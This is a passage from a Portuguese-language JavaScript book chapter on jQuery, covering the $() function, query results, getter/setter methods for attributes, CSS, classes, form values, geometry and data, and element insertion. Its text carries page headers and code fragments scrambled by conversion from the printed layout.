A segunda maneira de chamar `$()` é passar um objeto `Element` ou `Document` ou `Window`. Quando chamada desse modo, ela simplesmente empacota o elemento, documento ou janela em um objeto `jQuery` e retorna esse objeto. Fazer isso permite que você use métodos `jQuery` para manipular o elemento, em vez de usar métodos DOM brutos. É comum ver programas `jQuery` chamar `$(document)` ou `$(this)`, por exemplo. Os objetos `jQuery` podem representar mais de um elemento em um documento e você também pode passar um array de elementos para `$()`. Nesse caso, o objeto `jQuery` retornado representa o conjunto de elementos de seu array.

O terceiro modo de chamar `$()` é passar uma string de texto HTML. Quando isso é feito, a `jQuery` cria o elemento (ou elementos) HTML descrito por esse texto e, então, retorna um objeto `jQuery` representando esse elemento. A `jQuery` não insere os elementos recém-criados no documento automaticamente, mas os métodos `jQuery` descritos na Seção 19.3 permitem inseri-los facilmente onde você quiser. Note que não é possível passar texto puro ao se chamar `$()` dessa maneira, senão a `jQuery` vai pensar que você está passando um seletor CSS. Para esse estilo de chamada, a string passada para `$()` deve incluir pelo menos uma marca HTML com sinais de menor e maior.

Quando chamada dessa terceira maneira, `$()` aceita um segundo argumento opcional. Você pode passar um objeto `Document` para especificar o documento ao qual os elementos devem ser associados. (Se estiver criando elementos para serem inseridos em um `<iframe>`, por exemplo, você precisará especificar explicitamente o objeto documento desse quadro.) Ou então, você pode passar um objeto como segundo argumento. Se fizer isso, as propriedades do objeto devem especificar os nomes e valores dos atributos HTML a serem configurados no objeto. Mas se o objeto incluir propriedades com qualquer um dos nomes “css”, “html”, “text”, “width”, “height”, “offset”, “val” ou “data”, ou propriedades que tenham o mesmo nome de qualquer um dos métodos de registro de rotina de tratamento de evento da `jQuery`, a biblioteca vai chamar o método de mesmo nome no elemento recém-criado e vai passar o valor da propriedade para ele. (Métodos como `css()`, `html()` e `text()` são abordados na Seção 19.2 e os métodos de registro de rotina de tratamento de evento, na Seção 19.4.

Por exemplo:

```
var img = $("<img/>",
```

```
// Cria um novo elemento <img>
```

```
{ src:url,
```

```
// com este atributo HTML,
```

```
css: {borderWidth:5},
```

```
// este estilo CSS
```

```
click: handleClick
```

```
// e esta rotina de tratamento de evento.
```

```
});
```

Por fim, a quarta maneira de chamar `$()` é passar uma função para ela. Se isso for feito, a função passada será chamada quando o documento estiver carregado e o DOM estiver pronto para ser manipulado. Esta é a versão jQuery da função `onLoad()` do Exemplo 13-5. É muito comum ver programas jQuery escritos como funções anônimas definidas dentro de uma chamada de `jQuery()`: `jQuery(function() { // Chamada quando o documento tiver carregado`

```
// Todo código jQuery fica aqui
```

});

Capítulo 19 A biblioteca jQuery 513

Às vezes você vai ver `$(f)` escrita usando a forma mais antiga e prolixa: `$(document).ready(f)`.

A função passada para `jQuery()` será chamada com o objeto documento como seu valor de `this` e com a função `jQuery` como seu único argumento. Isso significa que é possível tornar a função global `$` indefinida e ainda usar esse apelido conveniente de forma local, com o seguinte idioma: `jQuery.noConflict(); // Restaura $ ao seu estado original` **lado do client**

Ja

```
jQuery(function($) { // Usa $ como apelido local para o objeto jQuery  
vaS
```

```
// Coloque todo seu código jQuery aqui
```

cript do

```
});
```

e

A jQuery dispara funções registradas por meio de `$( )` quando o evento `DOMContentLoaded` é disparado (Seção 13.3.4) ou, nos navegadores que não suportam esse evento, quando o evento `load` é disparado. Isso significa que o documento será completamente analisado, mas que recursos externos, como imagens, ainda não podem ser carregados. Se você passar uma função para `$( )` depois que o DOM estiver pronto, essa função será chamada imediatamente, antes que `$( )` retorne.

A biblioteca jQuery também usa a função `jQuery()` como espaço de nomes e define várias funções utilitárias e propriedades embaixo dela. A função `jQuery.noConflict()`, mencionada anteriormente, é uma função utilitária. Outras incluem a `jQuery.each()`, para iteração de uso geral, e `jQuery.parseJSON()`, para analisar texto JSON. A Seção 19.7 lista as funções utilitárias de uso geral e outras funções da jQuery estão descritas ao longo deste capítulo.

Terminologia da jQuery

Vamos fazer uma pausa aqui para definir alguns termos e frases

importantes que você verá ao longo deste capítulo:

“a função jQuery”

A função jQuery é o valor de jQuery ou de \$. Essa é a função que cria objetos jQuery, registra rotinas de tratamento para serem chamadas quando o DOM estiver pronto e também serve como espaço de nomes da jQuery. Normalmente, me refiro a ela como \$(). Já que serve como espaço de nomes, a função jQuery também poderia se chamar “o objeto global jQuery”, mas é muito importante não confundir isso com “um objeto jQuery”.

“um objeto jQuery”

Um objeto jQuery é um objeto retornado pela função jQuery. Um objeto jQuery representa um conjunto de elementos do documento e também pode ser chamado de “resultado da jQuery”, “conjunto da jQuery” ou “conjunto empacotado”.

“os elementos selecionados”

Quando você passa um seletor CSS para a função jQuery, ela retorna um objeto jQuery representando o conjunto de elementos do documento correspondentes a esse seletor. Ao descrever os métodos do objeto jQuery, frequentemente vou usar a frase “os elementos selecionados” para me referir a esses elementos correspondentes. Por exemplo, para explicar o método attr(), posso escrever “o método attr() configura atributos HTML nos elementos selecionados”. Isso vai no lugar de uma descrição **514** Parte II JavaScript do lado do cliente mais precisa, porém complicada, como “o método attr() define atributos HTML nos elementos do objeto jQuery no qual foi chamado”. Note que a palavra “selecionado” se refere ao seletor CSS e que nada tem a ver com qualquer seleção realizada pelo usuário.

“uma função jQuery”

Uma função jQuery é uma função como jQuery.noConflict() definida no espaço de nomes da fun-

ção jQuery. As funções jQuery também poderiam ser descritas como “métodos estáticos”.

“um método jQuery”

Um método jQuery é um método de um objeto jQuery retornado pela função jQuery. A parte mais importante da biblioteca jQuery são os métodos poderosos que ela define.

A distinção entre funções e métodos jQuery às vezes é complicada, pois várias funções e métodos têm o mesmo nome. Observe as diferenças entre as duas linhas de código a seguir:

```
// Chama a função jQuery each() para  
// chamar a função f uma vez para cada elemento do array a  
$.each(a,f);  
  
// Chama a função jQuery() para obter um objeto jQuery representando  
todos  
// os elementos <a> do documento. Em seguida, chama o método each()  
desse  
// objeto jQuery para chamar a função f uma vez para cada elemento  
selecionado.  
$("a").each(f);
```

A documentação oficial da jQuery, no endereço <http://jquery.com>, usa nomes como `$.each` para se referir às funções jQuery e nomes como `.each` (com um ponto-final, mas sem cifrão) para se referir aos métodos jQuery. Neste livro, em vez disso, vou usar os termos “função” e “método”. Normalmente, isso vai estar claro a partir do contexto que estará em discussão.

19.1.2 Consultas e resultados de consulta

Quando se passa uma string de seletor CSS para `$()`, ela retorna um objeto jQuery representando o conjunto de elementos correspondentes (ou “selecionados”). Os seletores CSS foram apresentados na Seção 15.2.5 e você pode estudar essa seção para ver exemplos – todos os exemplos mostrados lá funcionam quando passados para `$()`. A sintaxe de seletor específica suportada pela jQuery está detalhada na Seção 19.8.1. Contudo, em vez de nos concentrarmos nesses detalhes avançados de seletor agora, vamos primeiro explorar o que pode ser feito com os resultados de uma consulta.

O valor retornado por `$()` é um objeto jQuery. Os objetos jQuery são semelhantes a um array: eles têm uma propriedade `length` e propriedades numéricas de 0 a `length-1`. (Consulte a Seção 7.11 para mais informações sobre objetos semelhantes a um array.) Isso significa que você pode acessar o conteúdo do objeto jQuery usando a notação de array com colchetes padrão: `$("body").length` // => 1: os documentos têm apenas um

elemento `body $("body")[0]` // Isto é o mesmo que `document.body` Se preferir não utilizar notação de array com objetos jQuery, você pode usar o método `size()` em vez da propriedade `length` e o método `get()` em vez da indexação com colchetes. Se precisar converter um objeto jQuery em um array verdadeiro, chame o método `toArray()`.

Capítulo 19 A biblioteca jQuery 515

Além da propriedade `length`, os objetos jQuery têm três outras propriedades que às vezes interessam. A propriedade `selector` é a string seletora (se houver) que foi usada na criação do objeto jQuery. A propriedade `context` é o objeto contexto passado como segundo argumento para `$()` ou o objeto `Document`. Por fim, todos os objetos jQuery têm uma propriedade chamada `jquery` e testar a existência dessa propriedade é uma maneira simples de distinguir objetos jQuery de outros objetos semelhantes a um array. O valor da propriedade `jquery` é o número de versão da **lado do client Jav**

jQuery como uma string:

aScript do

```
// Localiza todos os elementos <script> no corpo do documento var  
bodyscripts = $("script", document.body);
```

e

```
bodyscripts.selector // => "script"
```

```
bodyscripts.context // => document.body
```

```
bodyscripts.jquery
```

```
// => "1.4.2"
```

`$()` versus `querySelectorAll()`

A função `$()` é semelhante ao método `querySelectorAll()` de `Document`, descrito na Seção 15.2.5: ambos recebem um seletor CSS como argumento e retornam um objeto semelhante a um array que contém os elementos correspondentes ao seletor. A implementação da jQuery usa `querySelectorAll()` nos navegadores que o suportam, mas há bons motivos para usar `$()` em vez de `querySelectorAll()` em seu código: • `querySelectorAll()` foi implementado apenas recentemente pelos fornecedores de navegador. `$()` funciona tanto nos navegadores mais antigos quanto nos novos.

- Como a jQuery pode fazer seleções “manuais”, os seletores CSS3 suportados por `$()` funcionam em todos os navegadores e não apenas nos que suportam CSS3.
- O objeto semelhante a um array retornado por `$()` (um objeto jQuery) é muito mais útil do que o objeto semelhante a um array (um `NodeList`) retornado por `querySelectorAll()`.

Se você quiser iterar por todos os elementos em um objeto jQuery, pode chamar o método `each()` em vez de escrever um laço `for`. O método `each()` é parecido com o método de array `forEach()` de ECMAScript 5 (ES5). Ele espera uma função `callback` como único argumento e chama essa fun-

ção `callback` uma vez para cada elemento do objeto jQuery (na ordem do documento). A `callback` é chamada como método do elemento coincidente, de modo que, dentro dela, a palavra-chave `this` se refere a um objeto `Element`. `each()` também passa o índice e o elemento como primeiro e segundo argumentos para a `callback`. Note que `this` e o segundo argumento são elementos brutos do documento e não objetos jQuery – se quiser usar um método jQuery para manipular o elemento, você precisará passá-lo para `$()` primeiro.

O método `each()` da jQuery tem uma característica muito diferente de `forEach()`: se sua `callback` retorna `false` para qualquer elemento, a iteração termina após esse elemento (isso é como usar a palavra-chave `break` em um laço normal). `each()` retorna o objeto jQuery em que é chamada, de modo que pode ser usado em encadeamentos de métodos. Aqui está um exemplo (ele usa o método `prepend()` que vai ser explicado na Seção 19.3): **516** Parte II JavaScript do lado do cliente

```
// Numera os divs do documento, até e incluindo div#last
```

```
$("#div").each(function(idx) {
```

```
// localiza todos os <div>s e itera por eles
```

```
$(this).prepend(idx + ": ");
```

// Insere índice no início de cada um

```
if (this.id == "last") return false; // Para no elemento #last  
});
```

Apesar do poder do método `each()`, ele não é muito usado, pois os métodos jQuery normalmente iteram implicitamente pelo conjunto de elementos coincidentes e operam em todos eles. Em geral, só é necessário usar `each()` se você precisa manipular os elementos coincidentes de diferentes maneiras. Mesmo assim, talvez não seja necessário chamar `each()`, pois diversos métodos jQuery permitem passar uma função `callback`.

A biblioteca jQuery é anterior aos métodos de array ES5 e define dois outros métodos que fornecem funcionalidade semelhante aos métodos ES5. O método jQuery `map()` tem funcionamento muito parecido com o do método `Array.map()`. Ele aceita uma função `callback` como argumento e invoca essa função uma vez para cada elemento do objeto jQuery, coletando os valores de retorno dessas chamadas e retornando um novo objeto jQuery que contém esses valores de retorno. `map()` chama a `callback` da mesma maneira que o método `each()`: o elemento é passado como valor de `this` e como segundo argumento, e o índice do elemento é passado como primeiro argumento. Se a `callback` retorna `null` ou `undefined`, esse valor é ignorado e nada é adicionado ao novo objeto jQuery para essa chamada. Se a `callback` retorna um array ou um objeto semelhante a um array (como um objeto jQuery), ele é “nivelado” e seus elementos são adicionados individualmente no novo objeto jQuery. Note que o objeto jQuery retornado por `map()` pode não conter elementos do documento, mas ainda funciona como objeto semelhante a um array. Aqui está um exemplo:

```
// Localiza todos os cabeçalhos, mapeia em suas identificações, converte  
em um array
```

```
// verdadeiro e classifica-o.
```

```
$(":header").map(function() { return this.id; }).toArray().sort();
```

Junto com `each()` e `map()`, outro método jQuery fundamental é `index()`. Esse método espera um elemento como argumento e retorna o índice desse elemento no objeto jQuery ou `-1`, caso não seja encontrado. Contudo, na forma típica da jQuery, esse método `index()` é sobrecarregado. Se você passa um objeto jQuery como argumento, `index()` pesquisa o primeiro elemento desse objeto. Se você passa uma string, `index()` a utiliza como seletor CSS e retorna o índice do primeiro elemento desse objeto jQuery no

conjunto de elementos correspondentes a esse seletor. E se você não passa argumento algum, `index()` retorna o índice do primeiro elemento desse objeto jQuery dentro de seus elementos irmãos.

O último método jQuery de uso geral que vamos discutir aqui é `is()`. Ele recebe um seletor como argumento e retorna `true` se pelo menos um dos elementos selecionados também corresponde ao seletor especificado. Você poderia utilizá-lo em uma função callback `each()`, por exemplo:

```
$("#div").each(function() {
```

```
// Para cada elemento <div>
```

```
if ($(this).is(":hidden")) return; // Pula elementos ocultos
```

```
// Faz algo com os visíveis aqui
```

```
});
```

Capítulo 19 A biblioteca jQuery 517

19.2 Métodos `getter` e `setter` da jQuery

Algumas das operações mais simples e mais comuns nos objetos jQuery são aquelas que obtêm ou configuram o valor de atributos HTML, estilos CSS, conteúdo de elemento ou geometria de elemento. Esta seção descreve esses métodos. Primeiramente, contudo, é interessante fazer algumas generalizações sobre métodos `getter` e `setter` na jQuery: **lado do client**

JavaScript

- Em vez de definir um par de métodos, a jQuery utiliza um único método como `getter` e `setter`.

cripto do

Se você passa um novo valor para o método, ele configura esse valor; se você não especifica um valor, ele retorna o valor atual.

- Quando usados como setter, esses métodos configuram valores em cada elemento no objeto jQuery e, então, retornam o objeto jQuery para permitir encadeamento de métodos.
- Quando usados como getter, esses métodos consultam apenas o primeiro elemento do conjunto de elementos e retornam um único valor. (Use `map()` se quiser consultar todos os elementos.) Como os métodos getter não retornam o objeto jQuery em que são chamados, só podem aparecer no final de um encadeamento de métodos.
- Quando usados como setter, esses métodos frequentemente aceitam argumentos de objeto.

Nesse caso, cada propriedade do objeto especifica um nome e um valor a ser configurado.

- Quando usados como setter, esses métodos em geral aceitam funções como valores. Nesse caso, a função é chamada para calcular o valor a ser configurado. O elemento para o qual o valor está sendo calculado é o valor de `this`, o índice do elemento é passado como primeiro argumento para a função e o valor atual é passado como segundo argumento.

Lembre-se dessas generalizações sobre métodos getter e setter ao ler o restante desta seção. Cada subseção a seguir explica uma categoria importante de métodos getter/setter da jQuery.

19.2.1 Obtendo e configurando atributos HTML

O método `attr()` é o getter/setter da jQuery para atributos HTML e obedece a cada uma das generalizações descritas anteriormente. `attr()` trata de incompatibilidades de navegador e de casos especiais, permitindo usar nomes de atributo HTML ou suas propriedades JavaScript equivalentes (quando elas diferem). Por exemplo, você pode usar “for” ou “htmlFor” e “class” ou “className”.

`removeAttr()` é uma função relacionada que remove completamente um atributo de todos os elementos selecionados. Aqui estão alguns exemplos:

```
$("form").attr("action");
```

```
// Consulta o atributo action do 1º form
$("#icon").attr("src", "icon.gif");

// Configura o atributo src
$("#banner").attr({src:"banner.gif",

// Configura 4 atributos simultaneamente

alt:"Advertisement",

width:720, height:64});

$("a").attr("target", "_blank");

// Faz todos os links carregarem em novas janelas
$("a").attr("target", function() {

// Carrega links locais de forma local e carrega

if (this.host == location.host) return "_self"

else return "_blank";

// links externos em uma nova janela

});
```

```
$("#a").attr({target: function() {...}}); // Também podemos passar funções  
como esta $("#a").removeAttr("target");
```

// Faz todos os links carregarem nessa janela

518 Parte II JavaScript do lado do cliente 19.2.2 Obtendo e configurando atributos CSS

O método `css()` é muito parecido com o método `attr()`, mas funciona com os estilos CSS de um elemento, em vez dos atributos HTML do elemento. Ao consultar valores de estilo, `css()` retorna o estilo atual (ou “calculado”; consulte a Seção 16.4) do elemento: o valor retornado pode vir do atributo `style` ou de uma folha de estilo. Note que não é possível consultar estilos compostos, como “font” ou “margin”. Em vez disso, você deve consultar estilos individuais, como “font-weight”, “font-family”, “margin-top” ou “margin-left”. Ao configurar estilos, o método `css()` simplesmente adiciona o estilo no atributo `style` do elemento. `css()` permite usar nomes de estilo CSS com hífen (“background-color”) ou nomes de estilo JavaScript com maiúsculas no meio (“backgroundColor”).

Ao consultar valores de estilo, `css()` retorna valores numéricos como strings, com sufixos de unidades incluídos. No entanto, ao configurar, ele converte números em strings e adiciona nelas um sufixo

“px” (pixels), quando necessário:

```
$("#h1").css("font-weight");
```

// Obtém a espessura da fonte do primeiro <h1>

```
$("#h1").css("fontWeight");
```

// Letras maiúsculas no meio também funcionam

```
$("#h1").css("font");
```

// Erro: não pode consultar estilos compostos

\$("#h1").css("font-variant",

// Configura um estilo em todos os elementos <h1>

"smallcaps");

\$("#div.note").css("border",

// Pode configurar estilos compostos

"solid black 2px");

*\$("#h1").css({ backgroundColor: "black", // Configura vários estilos
simultaneamente textColor:*

"white",

// Nomes com maiúsculas no meio funcionam melhor

*fontVariant: "smallcaps", // como propriedades de objeto padding: "10px
2px 4px 20px",*

border: "dotted black 4px" });

// Aumenta em 25% todos os tamanhos de fonte de <h1>

\$("#h1").css("fontSize", function(i,curval) {

return

*Math.round(1.25*parseInt(curval));*

});

19.2.3 Obtendo e configurando classes CSS

Lembre-se de que o valor do atributo class (acessado por meio da propriedade className em JavaScript) é interpretado como uma lista separada por espaços de nomes de classe CSS. Normalmente, queremos adicionar, remover ou testar a presença de um nome na lista, em vez de substituir uma lista de classes por outra. Por isso, a jQuery define métodos de conveniência para trabalhar com o atributo class. addClass() e removeClass() adicionam e removem classes dos elementos selecionados.

toggleClass() adiciona classes em elementos que ainda não as têm e remove classes do que têm.

hasClass() testa a presença de uma classe especificada. Aqui estão alguns exemplos:

// Adicionando classes CSS

\$("#h1").addClass("hilite");

// Adiciona uma classe em todos os elementos <h1>

\$("#h1+p").addClass("hilite first"); // Adiciona 2 classes em elementos <p> após <h1> \$("#section").addClass(function(n) { // Passa uma função para adicionar uma classe return "section" + n;

// personalizada em cada elemento coincidente

});

// Removendo classes CSS

Capítulo 19 A biblioteca jQuery 519

\$("#p").removeClass("hilite");

// Remove uma classe de todos os elementos <p>

```
$("#p").removeClass("hilito first");
```

// Múltiplas classes são permitidas

```
$("#section").removeClass(function(n) { // Remove classes personalizadas  
dos elementos return "section" + n;  
});
```

```
$("#div").removeClass();
```

// Remove todas as classes de todos os <div>s

lado do client

Ja

// Alternando classes CSS

vaS

```
$("#tr:odd").toggleClass("oddrow");
```

// Adiciona a classe se ela não existe

cript do

// ou a remove, se existe

```
$("#h1").toggleClass("big bold");
```

// Alterna duas classes simultaneamente

e

```
$("#h1").toggleClass(function(n) {
```

// Alterna uma ou mais classes calculadas

```
return "big bold h1-" + n;
```

```
});
```

```
$("#h1").toggleClass("hilite", true);
```

// Funciona como addClass

```
$("#h1").toggleClass("hilite", false);
```

// Funciona como removeClass

// Testando a presença de classes CSS

```
$("#p").hasClass("first")
```

// Algum elemento p tem esta classe?

```
$("#lead").is(".first")
```

// Isto faz a mesma coisa

```
$("#lead").is(".first.hilite")
```

// is() é mais flexível do que hasClass()

Note que o método `hasClass()` é menos flexível do que `addClass()`, `removeClass()` e `toggleClass()`.

`hasClass()` só funciona para um único nome de classe e não suporta argumentos de função. Ele retorna `true` se qualquer um dos elementos selecionados tem a classe CSS especificada e retorna `false` se nenhuma delas tem. O método `is()` (descrito na Seção 19.1.2) é mais flexível e pode ser usado para o mesmo propósito.

Esses métodos jQuery são como os métodos `classList` descritos na Seção 16.5, mas funcionam em todos os navegadores e não apenas naqueles que suportam a propriedade `classList` de HTML5.

Além disso, evidentemente, os métodos jQuery funcionam para vários elementos e podem ser encadeados.

19.2.4 Obtendo e configurando valores de formulário HTML

`val()` é um método para configurar e consultar o atributo `value` de elementos de formulário HTML

e também para consultar e configurar o estado de caixas de seleção, botões de opção e elementos

`<select>`:

```
$("#surname").val()
```

// Obtém o valor do campo de texto `surname`

```
$("#usstate").val()
```

// Obtém o valor único de `<select>`

```
$("#select#extras").val()
```

// Obtém array de valores de `<select multiple>`

```
$("#input:radio[name=ship]:checked").val()
```

// Obtém o val do botão de opção `checked`

```
$("#email").val("Invalid email address")
```

// Configura o valor de um campo de texto

```
$("#input:checkbox").val(["opt1", "opt2"])
```

// Marca qualquer caixa de seleção

// com esses nomes ou valores

```
$("#input:text").val(function() { // Redefine todos os campos de texto com  
seus padrões return  
this.defaultValue;  
})
```

520 Parte II JavaScript do lado do cliente 19.2.5 Obtendo e configurando conteúdo de elementos

Os métodos `text()` e `html()` consultam e configuram o conteúdo de texto puro ou HTML de um ou mais elementos. Quando chamado sem argumentos, `text()` retorna o conteúdo de texto puro de todos os nós de texto descendentes de todos os elementos coincidentes. Isso funciona até em navegadores que não suportam as propriedades `textContent` ou `innerText` (Seção 15.5.2).

Se você chama o método `html()` sem argumentos, ele retorna o conteúdo HTML apenas do primeiro elemento coincidente. A jQuery usa a propriedade `innerHTML` para fazer isso: `x.html()` é na realidade o mesmo que `x[0].innerHTML`.

Se você passar uma string para `text()` ou `html()`, essa string será usada para o conteúdo de texto puro ou formatado em HTML do elemento e vai substituir todo o conteúdo existente. Assim como nos outros métodos `setter` que vimos, também é possível passar uma função, a qual será usada para calcular a nova string do conteúdo:

```
var title = $("head title").text() // Obtém o título do documento  
var headline = $("h1").html()
```

// Obtém a html do primeiro elemento <h1>

```
$("#h1").text(function(n,current) { // Fornece a cada cabeçalho um  
número de seção return "$" + (n+1) + ": " + current  
});
```

19.2.6 Obtendo e configurando geometria de elementos

Na Seção 15.8, aprendemos que pode ser difícil determinar corretamente o tamanho e a posição de um elemento, especialmente em navegadores que não suportam `getBoundingClientRect()` (Seção 15.8.2). A jQuery simplifica esses cálculos com métodos que funcionam em qualquer navegador.

Note que todos os métodos descritos aqui são getter, mas somente alguns também podem ser usados como setter.

Para consultar ou configurar a posição de um elemento, use o método `offset()`. Esse método mede posições relativas ao documento e as retorna na forma de um objeto com propriedades `left` e `top` que contêm as coordenadas X e Y. Se você passa um objeto com essas propriedades para o método, ele configura a posição especificada. Ele configura o atributo CSS `position` conforme for necessário para que os elementos possam ser posicionados: `var elt = $("#sprite");`

// O elemento que desejamos mover

```
var position = elt.offset();
```

// Obtém sua posição atual

```
posição.top += 100;
```

// Altera sua coordenada Y

```
elt.offset(position);
```

// Configura a nova posição

// Move todos os elementos <h1> para a direita, por uma distância que depende de suas

// posições no documento

```
$("#h1").offset(function(index,curpos) {
```

```
return {left: curpos.left + 25*index, top:curpos.top};  
});
```

O método `position()` é como `offset()`, exceto que é somente getter e retorna posições de elemento relativas ao pai do deslocamento, em vez de relativas ao documento como um todo. Na Seção 15.8.5, vimos que todo elemento tem uma propriedade `offsetParent` a que sua posição é relativa.

Os elementos posicionados sempre servem como pais de deslocamento para seus descendentes, mas

Capítulo 19 A biblioteca jQuery 521

alguns navegadores também transformam outros elementos, como células de tabela, em pais de deslocamento. A jQuery considera pais de deslocamento somente elementos posicionados e o método `offsetParent()` de um objeto jQuery mapeia cada elemento em seu elemento posicionado ascendente mais próximo ou no elemento `<body>`. Note o infeliz desacordo de nomenclatura desses métodos: `offset()` (deslocamento) retorna a posição absoluta de um elemento, em coordenadas do documento. E `position()` (posição) retorna o deslocamento de um elemento relativo a seu `offsetParent()` (pai **lado do client Jav**

de deslocamento).

aScript do

Existem três métodos getter para consultar a largura de um elemento e três para consultar a altura.

e

Os métodos `width()` e `height()` retornam a largura e altura básicas e não incluem preenchimento, bordas nem margens. `innerWidth()` e `innerHeight()` retornam a largura e altura de um elemento, mais a largura e altura de seu preenchimento (a palavra “inner” – interior – se refere ao fato de que esses métodos retornam as dimensões medidas até o interior da borda). `outerWidth()` e `outerHeight()` normalmente retornam as dimensões do elemento, mais seu preenchimento e sua borda. Se você passa o valor `true` para um desses métodos, eles também acrescentam o tamanho das margens do elemento.

O código a seguir mostra quatro larguras diferentes que podem ser

calculadas para um elemento: `var body = $("body");`

`var contentWidth = body.width();`

`var paddingWidth = body.innerWidth();`

`var borderWidth = body.outerWidth();`

`var marginWidth = body.outerWidth(true);`

`var padding = paddingWidth-contentWidth; // soma do preenchimento esquerdo e direito`
`var borders = borderWidth-paddingWidth; // soma das larguras de borda esquerda e direita`
`var margins = marginWidth-borderWidth; // soma das margens esquerda e direita`
Os métodos `width()` e `height()` têm recursos que os outros quatro (os métodos `inner` e `outer`) não têm. Primeiramente, se o primeiro elemento do objeto jQuery é um objeto `Window` ou `Document`, eles retornam o tamanho da janela de visualização da janela do navegador ou o tamanho total do documento. Os outros métodos só funcionam para elementos, não para janelas ou documentos.

Outra característica dos métodos `width()` e `height()` é que eles são tanto `setter` como `getter`. Se você passa um valor para esses métodos, eles configuram a largura ou altura de cada elemento no objeto jQuery. (Note, entretanto, que eles não podem configurar a largura ou altura de objetos `Window` e `Document`.) Se você passa um número, ele é entendido como uma dimensão em pixels. Se você passa um valor de string, ele é usado como valor do atributo CSS `width` ou `height` e, portanto, pode utilizar qualquer unidade CSS. Por fim, assim como nos outros métodos `setter`, você pode passar uma função que será chamada para calcular a largura ou altura.

Existe uma pequena assimetria entre o comportamento `getter` e `setter` de `width()` e `height()`. Quando usados como `getter`, esses métodos retornam as dimensões da caixa de conteúdo de um elemento, excluindo preenchimento, bordas e margens. No entanto, quando utilizados como `setter`, eles simplesmente configuram os atributos CSS `width` e `height`. Por padrão, esses atributos também especificam o tamanho da caixa de conteúdo. Mas se um elemento tem seu atributo CSS `box-sizing` (Seção 16.2.3.1) configurado como `border-box`, os métodos `width()` e `height()` definem dimensões que incluem o preenchimento e a borda. Para um elemento `e` que usa o modelo de caixa `contentbox`, chamar `$(e).width(x).width()` retorna o valor `x`. Entretanto, para elementos que usam o modelo `border-box`, isso geralmente não acontece.

relacionados à geometria são `scrollTop()` e `scrollLeft()`, que consultam as posições da barra de rolagem de um elemento ou as configuram para todos os elementos.

Esses métodos funcionam para o objeto `Window` e também para elementos do documento e, quando chamados em um objeto `Document`, consultam ou configuram as posições da barra de rolagem do objeto `Window` que contém o documento. Ao contrário do que acontece com outros métodos `setter`, você não pode passar uma função para `scrollTop()` ou `scrollLeft()`.

Podemos usar `scrollTop()` como `getter` e como `setter`, junto com o método `height()`, para definir um método que rola a janela para cima ou para baixo pelo número especificado de páginas:

```
// Rola a janela por n páginas. n pode ser fracionário ou negativo  
function page(n) {
```

```
    var w = $(window);
```

```
    // Empacota a janela em um objeto jQuery
```

```
    var pagesize = w.height();
```

```
    // Obtém o tamanho de uma página
```

```
    var current = w.scrollTop();
```

```
    // Obtém a posição atual da barra de rolagem
```

```
    w.scrollTop(current + n*pagesize); // Configura a nova posição da barra  
    de rolagem
```

19.2.7 Obtendo e configurando dados de elementos

A jQuery define um método getter/setter chamado `data()` que configura ou consulta dados associados a qualquer elemento do documento ou a objetos `Document` ou `Window`. A capacidade de associar dados a qualquer elemento é importante e poderosa: é a base do registro de rotina de tratamento de evento e dos mecanismos de enfileiramento de efeitos da jQuery. Talvez você queira usar o método `data()` em seu código, de vez em quando.

Para associar dados aos elementos em um objeto jQuery, chame `data()` como método setter, passando um nome e um valor como os dois argumentos. Alternativamente, você pode passar um único objeto para o método setter `data()` e cada propriedade desse objeto será usada como um par nome/

valor a ser associado ao elemento (ou elementos) do objeto jQuery. Note, entretanto, que quando você passa um objeto para `data()`, as propriedades desse objeto substituem qualquer dado anteriormente associado ao elemento (ou elementos). Ao contrário de muitos dos outros métodos setter que vimos, `data()` não chama as funções que você passa. Se você passa uma função como segundo argumento para `data()`, essa função é armazenada, assim como aconteceria com qualquer outro valor.

O método `data()` também pode servir como getter, evidentemente. Quando chamado sem argumentos, ele retorna um objeto contendo todos os pares nome/valor associados ao primeiro elemento no objeto jQuery. Quando você chama `data()` com um único argumento de string, ele retorna o valor associado a essa string para o primeiro elemento.

Use o método `removeData()` para remover dados de um elemento (ou elementos). (Usar `data()` para configurar um valor nomeado como `null` ou `undefined` não é o mesmo que realmente excluir o valor nomeado.) Se você passa uma string para `removeData()`, o método exclui qualquer valor associado a essa string para o elemento (ou elementos). Se você chama `removeData()` sem argumentos, ele remove todos os dados associados ao elemento (ou elementos): `$("#div").data("x", 1);`

// Configura alguns dados

```
$("#div.nodata").removeData("x"); // Remove alguns dados
var x = $("#mydiv").data("x"); // Consulta alguns dados
```

A jQuery também define formas de função utilitária dos métodos `data()` e `removeData()`. Você pode associar dados a um elemento individual e usando a forma de método ou de função de `data()`: `$(e).data(...)` // A forma de método

`$.data(e, ...)` // A forma de função

A estrutura de dados da jQuery não armazena dados de elemento como propriedades dos elementos do cliente

Ja

tos em si, mas precisa adicionar uma propriedade especial em qualquer elemento que tenha dados **vaS**

associados. Alguns navegadores não permitem que propriedades sejam adicionadas em elementos **cript do**

`<applet>`, `<object>` e `<embed>`, de modo que a jQuery simplesmente não permite que dados sejam e

associados a elementos desses tipos.

19.3 Alterando a estrutura de documentos

Na Seção 19.2.5, vimos os métodos `html()` e `text()` para configurar conteúdo de elemento. Esta se-

ção aborda métodos que fazem alterações mais complexas em um documento. Como os documentos HTML são representados como uma árvore de nós, em vez de uma sequência linear de caracteres, as inserções, exclusões e substituições não são tão simples quanto para strings e arrays. As subseções a seguir explicam os diversos métodos jQuery para modificação de documentos.

19.3.1 Inserindo e substituindo elementos

Vamos começar com métodos básicos para inserções e substituições. Cada um dos métodos demonstrados a seguir recebe um argumento especificando o conteúdo a ser inserido no documento. Pode ser uma string de texto puro ou de HTML para especificar novo conteúdo ou pode ser um objeto jQuery ou um objeto `Element` ou `Node` de texto. A inserção é feita no local, antes ou depois ou no lugar de (dependendo do método) cada um dos elementos selecionados. Se o conteúdo a ser inserido é um elemento que já existe no documento, ele é movido de seu local atual. Se vai ser inserido mais de uma vez, o elemento é clonado conforme o necessário. Todos esses métodos

retornam o objeto jQuery no qual são chamados. Note, entretanto, que após a execução de `replaceWith()`, os elementos do objeto jQuery não estão mais no documento: `$("#log").append("<br/>" + message); //`
Adiciona conteúdo no final do elemento `#log` `$("#h1").prepend(" ");`

// Adiciona símbolo de seção no início de cada <h1>

`$("#h1").before("<hr/>");`

// Insere uma regra antes de cada <h1>

`$("#h1").after("<hr/>");`

// E também depois

`$("#hr").replaceWith("<br/>");`

*// Substitui elementos <hr/> por
*

`$("#h2").each(function() {`

// Substitui <h2> por <h1>, mantendo o conteúdo

`var h2 = $(this);`

`h2.replaceWith("<h1>" + h2.html() + "</h1>");`

});

// after() e before() também podem ser chamados em nós de texto

